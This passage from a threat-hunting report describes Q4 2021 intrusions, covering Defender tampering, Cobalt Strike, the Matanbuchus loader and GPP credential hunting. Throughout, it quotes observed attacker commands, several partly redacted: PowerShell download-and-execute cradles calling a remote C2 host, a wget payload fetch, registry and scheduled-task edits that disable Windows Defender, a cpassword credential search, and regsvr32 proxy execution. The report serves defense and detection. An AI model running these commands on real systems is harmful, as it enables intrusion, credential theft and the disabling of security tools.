| Collection | |
|---|---|
| **Technique** | **Sub-technique** |
| **Archive Collected Data** | Archive via Utility |
| **Data from Local System** | |
| **Data Staged** | Local Data Staging |
| **Data from Information Repositories** | |
| **Data from Network Shared Drive** | |
| **Input Capture** | Credential API Hooking |
| **Automated Collection** | |
| **Screen Capture** | |

| Command and Control | |
|---|---|
| **Technique** | **Sub-technique** |
| **Ingress Tool Transfer** | |
| **Application Layer Protocol** | Web Protocols |
| | DNS |
| | File Transfer Protocols |
| **Remote Access Software** | |
| **Non-Application Layer Protocol** | |
| **Non-Standard Port** | |
| **Protocol Tunneling** | |
| **Proxy** | Internal Proxy |
| | Multi-hop Proxy |
| **Data Encoding** | |
| **Web Service** | |

| Exfiltration | |
|---|---|
| **Technique** | **Sub-technique** |
| **Exfiltration Over Alternative** | Exfiltration Over |
| **Exfiltration Over C2 Channel** | |
| **Exfiltration Over Web Service** | |

| Impact |
|---|
| **Technique** |
| **Inhibit System Recovery** |
| **Data Encrypted for Impact** |
| **Service Stop** |
| **Resource Hijacking** |
| **System Shutdown/Reboot** |



**Figure 9: MITRE ATT&CK Heat Map illustrating the diversity of techniques and sub-techniques employed by adversaries in Q4, 2021**

## Prominent MITRE ATT&CK Techniques Observed in Q4 2021

The analysis that follows looks at three techniques that feature consistently in interactive intrusion activity uncovered by OverWatch. The percentages shown in the top right-hand corner of each box represent the prevalence of these techniques across all intrusions tracked by OverWatch in Q4.

Seen in
44%
of interactive intrusions

### Featured Technique: Ingress Tool Transfer[7]

**How this technique works:** Ingress tool transfer is often used by adversaries to transfer tools from an external system into the victim's environment. For example, Advanced IP Scanner is a common reconnaissance tool that some adversaries will bring into a victim's environment at the early stages of an intrusion. Tools may be transferred from adversary controlled systems or from public sources such as GitHub. It is also common for adversaries to utilize native system utilities of the victim host to achieve this task.

By leveraging native utilities, such as `wget` or `curl` and PowerShell, the adversary puts themselves in a position to potentially evade automated defenses. For example, using a simple `wget` as shown in the command line below, the adversary was able to connect to a remote server and download a script, which was saved to the victim machine.

```
/bin/bash -c wget xx.xx.xx.xx:xx/m.pl -O /var/tmp/m.pl
```

**How adversaries leverage it:** An adversary, depending on their motive, may need to download further tooling or malicious payloads to advance their mission. Some of these tools are legitimate and freely available. With native utilities, adversaries can also employ encoding mechanisms such as base64 to obfuscate the activity in an attempt to bypass automated defenses.

**What threat hunting delivers**: Threat hunting provides context driven by human analysis of multiple indicators or behaviors observed by an adversary. Adversaries are often observed being methodical in their mission. OverWatch threat hunting often spots signs of pre-ransomware just by the tooling that an adversary attempts to bring into a victim environment.

[7] Learn more about this technique at https://attack.mitre.org/techniques/T1105/.

Seen in **21%** of interactive intrusions

### Featured Technique: Exploit Public-Facing Application[8]

**How this technique works:** Any system or device that is internet-facing can potentially be exploited. Weaknesses such as design flaws, bugs, or glitches can be abused by an adversary for entry into the network. Adversaries may target vulnerabilities that are unknown—also known as a zero-day—or more commonly known vulnerabilities, which have available patches. Organizations may delay the rollout of patches or security hotfixes for various reasons. Adversaries are acutely aware of this and will frequently use it to their advantage, exploiting known vulnerabilities to gain initial access to the victim environment.

**How adversaries leverage it:** Adversaries will exploit public-facing applications to gain their initial foothold into the victim's environment. Vulnerable web servers are a common example of an internet-facing system that adversaries exploit, as they are often integrated or connected to many other applications such as email or custom web applications. This variability means adversaries have multiple potential avenues for exploitation. Additionally, other potential internet-facing services, such as database services, network management software, and general remote access services such as SSH, are a prime target for opportunistic adversaries. Off-the-shelf exploits targeting known vulnerabilities are widely available. ECrime adversaries in particular will use these exploits opportunistically against organizations that have yet to patch.

**What threat hunting delivers**: Automated defenses can have varying levels of success in protecting internet-facing applications from exploitation. If an adversary discovers a zero-day vulnerability and can exploit it to gain initial access, they will move quickly to establish a foothold in the environment. This is where threat hunting is crucial. A skilled threat hunter will be able to identify any malicious or suspicious post-exploitation behavior within minutes of the initial access. The continuous search for evidence of malicious follow-on activity ensures that organizations are notified quickly of a threat regardless of the means of initial access.



[8] Learn more about this technique at https://attack.mitre.org/techniques/T1190/.

Seen in **10%** of interactive intrusions

### Featured Technique: Hide Artifacts: Hidden Window[9]

**How this technique works:** The use of hidden windows is a popular defense evasion technique, whereby an adversary will attempt to obscure a running application by hiding the window from the user. The hidden windows feature is intended to be used to hide legitimate administration tasks, such as background scripts, so that they don't disrupt the user. But in interactive intrusions, it is commonly observed in the context of Microsoft PowerShell, with adversaries hiding the PowerShell window itself, although it is possible to obscure other applications. Executing PowerShell with options such as `-w Hidden` or `-windowstyle hidden` will conceal a PowerShell window from an end user.

**How adversaries leverage it:** Adversaries are often observed using multiple techniques in an effort to remain undetected by an organization's security team or security products. Adding the hidden window option at the command line is a small and easy step for an adversary to conceal some of their activity from the end user. OverWatch this quarter has noted a substantial increase in its use amongst targeted intrusions.

```
powershell.exe  -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http[:]//XX.XX.XX.XX:XX/[REDACTED]))"
```

**What threat hunting delivers**: An adversary using the hidden window technique to remain unseen by the end user does not impact the telemetry available to OverWatch, nor does it prevent OverWatch from noticing such activity.



[9] Learn more about this technique at https://attack.mitre.org/techniques/T1564/003/.

# Q4 Intrusion Highlights

## ECrime Adversaries Hit Retailers Hard in Q4

Retailers globally experience an increase in traffic and sales as consumers shop for the holiday season and take advantage of annual sales events at the end of each year. In Q4, OverWatch observed an associated spike in intrusion activity in the retail vertical—with retail intrusions accounting for almost 10% of all Q4 intrusion activity.

ECrime activity—particularly Big Game Hunting (BGH) ransomware operations and the theft of payment data—are the predominant threats to the retail sector. It bears noting that the COVID-19 pandemic has increased the prevalence of online retail. This led to a shift in eCrime activity away from POS malware to other forms of financial gain such as BGH or payment data theft through formjacking, which targets websites instead of payment devices.

While making up a markedly lower percentage of intrusion activity, targeted adversaries still see the retail vertical as worthy of exploitation. With financial motivations driving the vast majority of adversary activity in the retail sector, it is unsurprising to see intrusion volumes in Q4 following consumer trends.





**Figure 10: Relative distribution of intrusions by threat type for the retail vertical**

The three intrusion case studies that follow present a cross-section of the retail sector intrusions unearthed by OverWatch threat hunters this quarter. Each story shares insights that retail organizations, and others, can leverage to better protect their networks from exploitation.

## **Retail Feature Part 1:** SPIDER Caught in Their Own Attempts to Hide

As illustrated by the extensive listing of observed defense evasion techniques in the MITRE ATT&CK Heat Map in Figure 9 of this report, adversaries are well aware that avoiding detection is critical to their success. OverWatch has previously reported on increasing efforts by adversaries to discover what security software is in use on a host. In some instances, OverWatch has observed adversaries expending significant time and effort in attempts to impair security tools.

One such instance occurred in late 2021, when OverWatch discovered an unknown SPIDER adversary attempting to disable Windows Defender on several hosts in a victim environment. This adversary used a variety of methods to gather information about the deployment of Windows Defender to further their efforts.

This intrusion highlights techniques that organizations can hunt on to discover adversaries attempting to hide in their environment. Unearthing adversaries as soon as possible, as OverWatch did in this instance, gives defenders the best chance at disrupting them before an intrusion becomes a breach.

**Adversary Attempts to Disable Microsoft Defender**

The eCrime adversary used valid credentials to access the environment through a Remote Desktop Protocol (RDP) service that was exposed to the internet. After gaining access, the adversary quickly began attempting to disable Microsoft Defender by adding and deleting registry keys from one of the compromised hosts.

The commands below show the first two registry changes. The adversary modified the `Start` registry value to 0 so that some of the logging capabilities of Windows Defender would not start the next time the computer was restarted.

```
"C:\WINDOWS\system32\reg.exe" add
HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger /v
Start /t REG_DWORD /d 0 /f

"C:\WINDOWS\system32\reg.exe" add
HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger /v
Start /t REG_DWORD /d 0 /f
```

Next, the adversary deleted several registry `Run` keys, ensuring the configured executables would not be launched when the system started. Security articles tend to focus on the malicious use of these keys to run malicious programs for persistence. In contrast, in this intrusion the adversary deleted the Run keys to prevent a security tool from running. As such, defenders should be alert to any unexpected modifications of registry `Run` keys.

```
"C:\WINDOWS\system32\reg.exe" delete
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
/v "Windows Defender" /f

"C:\WINDOWS\system32\reg.exe" delete
HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Windows Defender" /f

"C:\WINDOWS\system32\reg.exe" delete
HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v WindowsDefender /f
```

The adversary was not content with preventing the services from starting automatically—they wanted to prevent system users from performing on-demand security scans on files and directories using the context menu built into Windows.





**Figure 11: Screenshots showing how registry modifications can change the on-demand security options available in the context menu**

The context menu on the left shows the ability to perform an on-demand security scan. By right-clicking on a directory or file and selecting the option to run a scan, users can perform a basic security check quickly and easily. Modifying the context handler registry keys removes this option from the Windows context menu. The adversary's registry changes are listed below:

```
"C:\WINDOWS\system32\reg.exe" delete HKCR\*\shellex\ContextMenuHandlers\EPP
/f

"C:\WINDOWS\system32\reg.exe" delete
HKCR\Directory\shellex\ContextMenuHandlers\EPP /f

"C:\WINDOWS\system32\reg.exe" delete
HKCR\Drive\shellex\ContextMenuHandlers\EPP /f
```

Finally, the adversary shifted their focus off the Windows registry and began disabling several scheduled tasks that are responsible for performing maintenance for Windows Defender and scheduled scans.

```
"C:\WINDOWS\system32\schtasks.exe" /Change /TN
"Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable

"C:\WINDOWS\system32\schtasks.exe" /Change /TN "Microsoft\Windows\Windows
Defender\Windows Defender Cache Maintenance" /Disable

"C:\WINDOWS\system32\schtasks.exe" /Change /TN "Microsoft\Windows\Windows
Defender\Windows Defender Cleanup" /Disable

"C:\WINDOWS\system32\schtasks.exe" /Change /TN "Microsoft\Windows\Windows
Defender\Windows Defender Scheduled Scan" /Disable
```

```
"C:\WINDOWS\system32\schtasks.exe" /Change /TN "Microsoft\Windows\Windows
Defender\Windows Defender Verification" /Disable
```

It is uncommon to see such a large number of changes occur within the scope of normal operations. OverWatch quickly determined this level of change to be malicious and escalated this to the victim organization, empowering the organization to quickly enact their incident response process.

**Seen in 16% of interactive intrusions**

## Featured Technique: Modify Registry[10]

**How this technique works:** The Windows Registry is a hierarchical database of configuration and system information for the Windows operating system. The information in this database is necessary and must be accurate for Windows systems to start up correctly. IT professionals may configure information in the registry either directly or using system tools that configure the registry on their behalf. Because the registry defines such an extensive array of settings for the system, applications, and users, it can also be leveraged for a wide variety of malicious purposes including persistence, execution or clean up. In this particular intrusion, the adversary modified the registry to disable functionality built into the Windows operating system with the purpose of evading detection.

**How adversaries leverage it:** The registry is a powerful resource that adversaries can use to further a variety of objectives during an intrusion. The registry is also a location where adversary activity can blend into the noise, for a variety of reasons. Firstly, registry changes can be the result of legitimate administrator activity. Secondly, the registry is a complicated database with value names that are frequently unintuitive and potentially intimidating to individuals who do not routinely work within it. Finally, registry values change often while the operating system is in use, which complicates the task of monitoring the registry for change. Due to these factors, an adversary's changes may be buried within a vast amount of benign data and can be difficult to unearth.

**What threat hunting delivers:** Experienced threat hunters will have spent significant time in their career reading registry changes and researching what impact they have on a system. Threat hunters apply this experience to perform hunts for unusual or sensitive registry changes. By leveraging their expertise to look for malicious registry changes, threat hunters are able to identify adversaries in the initial stages of an intrusion and disrupt them before they accomplish their objective.

### Conclusions and Recommendations

Hunting on unexpected registry changes, like those described here, can be a powerful lead to uncover the early stages of an intrusion. Registry modifications are commonly observed and are usually performed earlier in intrusions as the actors attempt to lay the groundwork to obscure their presence or mask subsequent actions on objectives. The ability to quickly and accurately detect malicious registry changes can enable defenders to respond quickly and avoid an intrusion escalating.

For organizations looking to conduct their own hunts on registry modifications, OverWatch recommends that defenders systematically review registry changes to be able to accurately filter out the registry activity automatically generated by the operating system. Once a baseline of activity has been established, the less common behaviors become visible and defenders can establish their baseline of normal registry activity. Defenders can then create their own hunting leads to look for changes that do not match this baseline and investigate accordingly. Ideally, defenders should feed the results of their investigations back into their hunting lead creation, continuously improving their threat hunting efforts.

[10] Learn more about this technique at https://attack.mitre.org/techniques/T1112/.

## **Retail Feature Part 2:** ECrime Adversary Targets Retail Organization in the Lead Up to Christmas

In the final weeks of 2021, OverWatch uncovered a likely eCrime adversary operating in the environment of a global retail brand. The adversary attempted to use both system native utilities and the popular adversarial tool—Cobalt Strike—to progress their actions on objectives. The adversary made diligent attempts at communications to their command and control (C2) infrastructure, but ultimately failed to remain undetected and operate incognito.

### Failed Deployment of Cobalt Strike

The adversary used valid credentials[11] to login to a Windows Server via Remote Desktop Protocol (RDP).[12] After gaining access to the host, the adversary attempted to establish C2 access to their infrastructure using a Cobalt Strike beacon. Initial attempts to download the beacon using PowerShell were prevented by the Falcon sensor.

```
powershell.exe  -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http[:]//[REDACTED][:]80/[REDACTED]))"
```

A suspected Cobalt Strike binary was later detected in the public `\music` folder. While this binary also failed to execute, OverWatch was able to perform analysis of the Cobalt Strike beacon configuration and identify the adversary's C2 infrastructure.

**Seen in <1% of interactive intrusions**

### Featured Technique: Unsecured Credentials: Group Policy Preferences[13]

**How this technique works:** Group Policy Preferences (GPP) is a feature of Active Directory that allows for the creation of group policy objects using embedded credentials. When a new GPP is created, an XML file is generated and stored in the domain controllers' `\SYSVOL` folder. This folder is accessible to any authenticated user on the network.

**How adversaries leverage it:** While passwords embedded in GPPs are encrypted, attackers can leverage native system utilities with publicly available decryption keys and scripts to easily scan for and extract administrative credentials from within the GPP XML files. This provides an easy target for attackers looking for additional valid credentials to move laterally or to achieve persistence in the victim environment.

OverWatch observed the adversary looking for unsecured credentials by searching for the `cpassword` string inside of the GPP configuration files:

```
findstr /S /I cpassword \\[REDACTED]\sysvol\[REDACTED]\policies\*.xml
```

**What threat hunting delivers:** Examining Threat Graph telemetry associated with business-as-usual Active Directory administration, in combination with CrowdStrike's patented cardinality-based pattern detection,[14] uncovered a burst of abnormal activities occurring in the victim's environment. Further investigation identified the execution of the `findstr` command in addition to the administrative

[11] Learn more about this technique at https://attack.mitre.org/techniques/T1078/.

[12] Learn more about this technique at https://attack.mitre.org/techniques/T1021/001/.

[13] Learn more about this technique at https://attack.mitre.org/techniques/T1552/006/.

[14] Read more about OverWatch's patented hunting workflows at https://www.crowdstrike.com/blog/falcon-overwatch-granted-patents-for-two-innovative-workflow-tools/.

behavior. Threat hunting ensured that this victim organization was provided a timely and context-rich notification that highlighted the full scope of adversary activity.

When the attempts at Cobalt Strike deployment failed, the adversary leveraged their existing access to perform Active Directory reconnaissance. This discovery activity included the enumeration of accounts in the domain admins' security group, followed by the identification of Active Directory Forest trusts and domain controllers. This activity is commonly performed by threat actors looking for accounts with administrative access to achieve privilege escalation and lateral movement.

```
nltest /domain_trusts /all_trusts

nltest /dclist:[REDACTED].com

nltest /dclist:[REDACTED].local

net group "domain admins" /domain
```

As a result of the adversary's reconnaissance activity, an attempt to extract sensitive credentials from active directory group policy preferences was observed. This activity was prevented by the Falcon sensor.

```
findstr /S /I cpassword \\[REDACTED]\sysvol\[REDACTED]\policies\*.xml
```





**Figure 12: Process tree showing the Falcon sensor blocking the adversary's attempt to extract credentials from group policy**

### Conclusions and Recommendations

This intrusion highlights the value of human-driven threat hunting delivered in tandem with the industry leading automated detection delivered by the Falcon platform. The Falcon sensor delivered immediate protection against this adversary by preventing both the execution of malicious binaries and attempts to access unsecured credentials. Meanwhile, OverWatch closely tracked the adversary's movements. Threat hunters notified the victim organization of the malicious activity on the affected host. They provided critical information and context about the activity, enabling the in-house security team to comprehensively eradicate the adversary from their environment.

To better protect and identify potentially unsecured credentials, OverWatch recommends continuous monitoring of targets such as group policy preferences to identify evidence of credential exposure and potential misuse. Defenders should also institute multi-factor authentication (MFA) to help protect against unsecured and compromised credentials.

## **Retail Feature Part 3:** Malware-as-a-Service Infection Chain Meets OverWatch Threat Hunters

During Q4, Overwatch unearthed an unknown eCrime adversary leveraging commodity malware, native utilities, and pentesting tools to navigate their way through a retail organization's environment in pursuit of their objectives. Fortunately, OverWatch quickly uncovered this activity and notified the victim organization. This allowed the victim organization to disrupt the intrusion, preventing the adversary's attempt to obtain system-level privileges.

### Infected Excel Attachment Gets Adversary Inside Undetected

This intrusion began following a likely successful phishing attack[15] that used a weaponized Microsoft Excel workbook—`EmergReport-[REDACTED].xlsb`—to deliver the Matanbuchus loader tool. The naming convention suggests the adversary attempted to masquerade the Excel workbook as a generic business file, in a likely attempt to persuade the end user to open it without question.

The Matanbuchus loader began a chain of malicious events which are outlined below. This intrusion, in particular, includes the abuse of native Windows binaries, establishing persistence and C2 communication channels, operating Cobalt Strike, and attempting to exploit local privilege escalation vulnerabilities, such as HiveNightmare.

OverWatch threat hunters first uncovered this intrusion by identifying abnormal process execution spawning from the malicious Excel workbook. Immediately after, threat hunters provided the victim organization with detailed context surrounding the initial infection, including that of user execution, scheduled task creation, registering of malicious files, and overall reconnaissance—empowering the organization to contain the threat before actions on objectives were achieved.

> **What is Matanbuchus?**
>
> Matanbuchus, is a commodity malware loader available for purchase through a "Malware-as-a-Service" (MaaS) business model. Many adversaries leverage MaaS tools in order to lay a foundation for an intrusion as they tend to be user-friendly and have extensive capabilities.
>
> Matanbuchus is capable of assisting attackers in various ways, including initiating a multi-stage attack, setting up C2 communications, establishing persistence, evading detections, and dropping further malware and malicious tooling.

### Adversary Attempts to Live off the Land

Upon enabling macros, malicious .ocx files were dropped to the `C:\ProgramData\ directory`. The adversary used the native Windows utility `Regsvr32.exe` to register the malicious .ocx files in an attempt to bypass defenses. `Regsvr32.exe` is a Microsoft signed binary, built with the purpose of registering dynamic link libraries (DLLs) and ActiveX controls. As a critical native Windows OS binary, `Regsvr32.exe` is generally allowlisted—a feature that adversaries exploit to perform malicious operations.

Additional `.ocx` files were also registered with `Regsvr32.exe`, but with further instructions. OverWatch threat hunters noticed the `-i` command parameter being used, allowing the adversary to pass command-line arguments. It is worth noting that `Regsvr32.exe` is network aware and can be used to establish C2 connections. In this case, the adversary used `Regsvr32.exe` to connect to several C2 domains and download the Matanbuchus main stage loader.

Regsvr32 Sample:

```
regsvr32 C:\ProgramData\Volet1.ocx
regsvr32 -e -n -i:[REDACTED]C:\ProgramData\Volet4.ocx
```

[15] Learn more about this technique at https://attack.mitre.org/techniques/T1566/.

Seen in
<1%
of interactive intrusions

**Featured Technique: Signed Binary Proxy Execution: Regsvr32**[16]

**How this technique works:** Regsvr32 (Microsoft Register Server) is a Microsoft signed binary embedded in the Windows operating system. It is a command-line utility used to register and unregister object linking and embedding controls, including DLLs and ActiveX controls. Because Regsvr32 is a native utility generally "allowlisted" by security controls and is therefore often used to proxy the execution of malicious code in hopes of bypassing detection.

**How adversaries leverage it:** Known as a living off the land binary (LOLBin) tool, attackers leverage Regsvr32 primarily to evade defenses. Regsvr32 provides a range of possibilities for adversaries from facilitating malware execution to establishing C2. When used with command-line option `-i`, an adversary can call `DllInstall` and pass it a command to call on a remote C2 server to download further malware or run malicious scripts from a local directory.

**What threat hunting delivers:** Regsvr32 leverages a trusted component of the Windows operating system and requires scrutiny of process-level telemetry. The Falcon platform coupled with OverWatch threat hunting can effectively identify suspicious Regsvr32 activity across Windows systems.

After acquiring the Matanbuchus main stage loader, the adversary leveraged the Windows Task Scheduler—`schtasks.exe`—to create a task instructing `Regsvr32.exe` to execute the loader every two minutes. This serves as a persistence mechanism for the loader, which is downloaded and executed directly to memory, providing the adversary with a foothold in the victim's environment.

Scheduled Task Sample:

```
C:\Windows\system32\schtasks.exe" /Create /SC MINUTE /MO 2 /TN 0601 /TR
"%windir%\system32\regsvr32.exe -e C:\ProgramData\x86\0601.ocx
```

**Adversary Targets Local Privilege Escalation Vulnerabilities**

The adversary used PowerShell to download and execute a remote payload from their C2 server, `https[:]//adfst[.]com:4444/beginstartnowboy`, dropping further malware and attacker tools into the `\Device\HarddiskVolume2\Install` folder.

PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system—making it popular with adversaries and administrators alike. Threat hunting often proves crucial in discerning malicious applications of PowerShell.

Using the below PowerShell commands, the adversary dropped Cobalt Strike onto the victim system:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c
"IEX ((new-object
net.webclient).downloadstring('https[:]//adfst[.]com:4444/beginstartnowboy'))
"
```

The adversary then leveraged Cobalt Strike to perform hands-on-keyboard activity, including system and network discovery and executing privilege escalation attacks as outlined below.

[16] Learn more about this technique at https://attack.mitre.org/techniques/T1218/010/.

**What is Cobalt Strike?**

Cobalt Strike is a commercially available post-exploitation framework developed for adversary simulations and red team operations. This tool has been widely adopted by threat actors as it provides a single, integrated system from which interactive post-exploitation capabilities covering the full range of ATT&CK tactics can be executed.

As shown in Figure 6 of this report, Cobalt Strike was the most commonly seen pen-testing tool deployed by adversaries in interactive intrusions this quarter.

OverWatch threat hunters identified the threat actor shifting focus in an attempt to exploit a local privilege escalation vulnerability known as HiveNightmare aka SeriousSAM (CVE-2021-36934).[17] This vulnerability exists due to overly permissive Access Control Lists (ACLs) on multiple system files, including the Security Accounts Manager (SAM) database. Successful exploitation of this vulnerability would have enabled the adversary to conduct malicious activity with system privileges—allowing for complete visibility and control of all files on the victim system. Thanks to OverWatch's rapid notification, the victim organization was able to successfully and comprehensively contain the server and the adversaries were stopped in their tracks.

**Conclusions and Recommendations**

In this instance, OverWatch threat hunters identified a chain reaction of events spawning from the Matanbuchus MaaS loader. A prompt notification to the victim organization allowed their security team to quickly undertake system containment and eradicate the adversary from their environment.

OverWatch recommends that defenders within organizations focus on LOLbins—the native Windows OS tools that can be abused by attackers to help evade defenses. As discussed above, defenders should consistently review command-line utilities such as `Regsvr32.exe` and `Schtasks.exe`. Additionally, malicious `PowerShell.exe` usage should be scrutinized as it provides an abundant number of resources for both legitimate system Administrators and adversaries. Threat hunting is crucial when honing in on malicious `PowerShell.exe` usage as it allows for deeper visibility on individual command-lines and can expose intruders that may have established an initial foothold in an organization's network. By hunting for misuse against all common LOLbins, defenders can better identify what is normal versus malicious, and implement detections as needed.



[17] Details on CVE-2021-36934 can be found at https://nvd.nist.gov/vuln/detail/CVE-2021-36934.

## OCTANE PANDA Leverages Tried and True Technique to Compromise Public Facing Application

Over the course of 2021, OverWatch observed a marked increase in the volume of web shell activity in interactive intrusions. In Q4, three times as many intrusions leveraged web shells as compared to the first quarter of the year. As the year drew to a close, OverWatch observed a wide array of web shells deployed by eCrime and targeted adversaries alike. Web shells not only provide adversaries with an effective persistence mechanism but they can also serve as a powerful asset to facilitate interactive actions such as discovery, collection, lateral movement, and data exfiltration.

One adversary actively leveraging web shells is OCTANE PANDA—a relatively new China-nexus threat actor. OverWatch has observed a cluster of intrusions, attributed to OCTANE PANDA, exploiting vulnerabilities in the SolarWinds Serv-U and Zoho ManageEngine software against a range of industry sectors. Recently, OverWatch observed OCTANE PANDA gain access to an Apache web server belonging to a financial services organization, where they used a commodity web shell named Godzilla as an integral part of their attack.





**Figure 13: Overview of the key techniques used to carry out this intrusion**

### Godzilla Proves No Match for OverWatch Threat Hunting

OCTANE PANDA is known to leverage both zero-day exploits and also the code for newly disclosed vulnerabilities to gain access to vulnerable servers. Fortunately for the organization in the intrusion described below, OverWatch is skilled at exposing the behaviors that signal post-exploitation activity, which may subvert technology-based defenses. This provides coverage for both known and unknown vulnerabilities, and offers organizations crucial breathing room to secure their vulnerable systems.

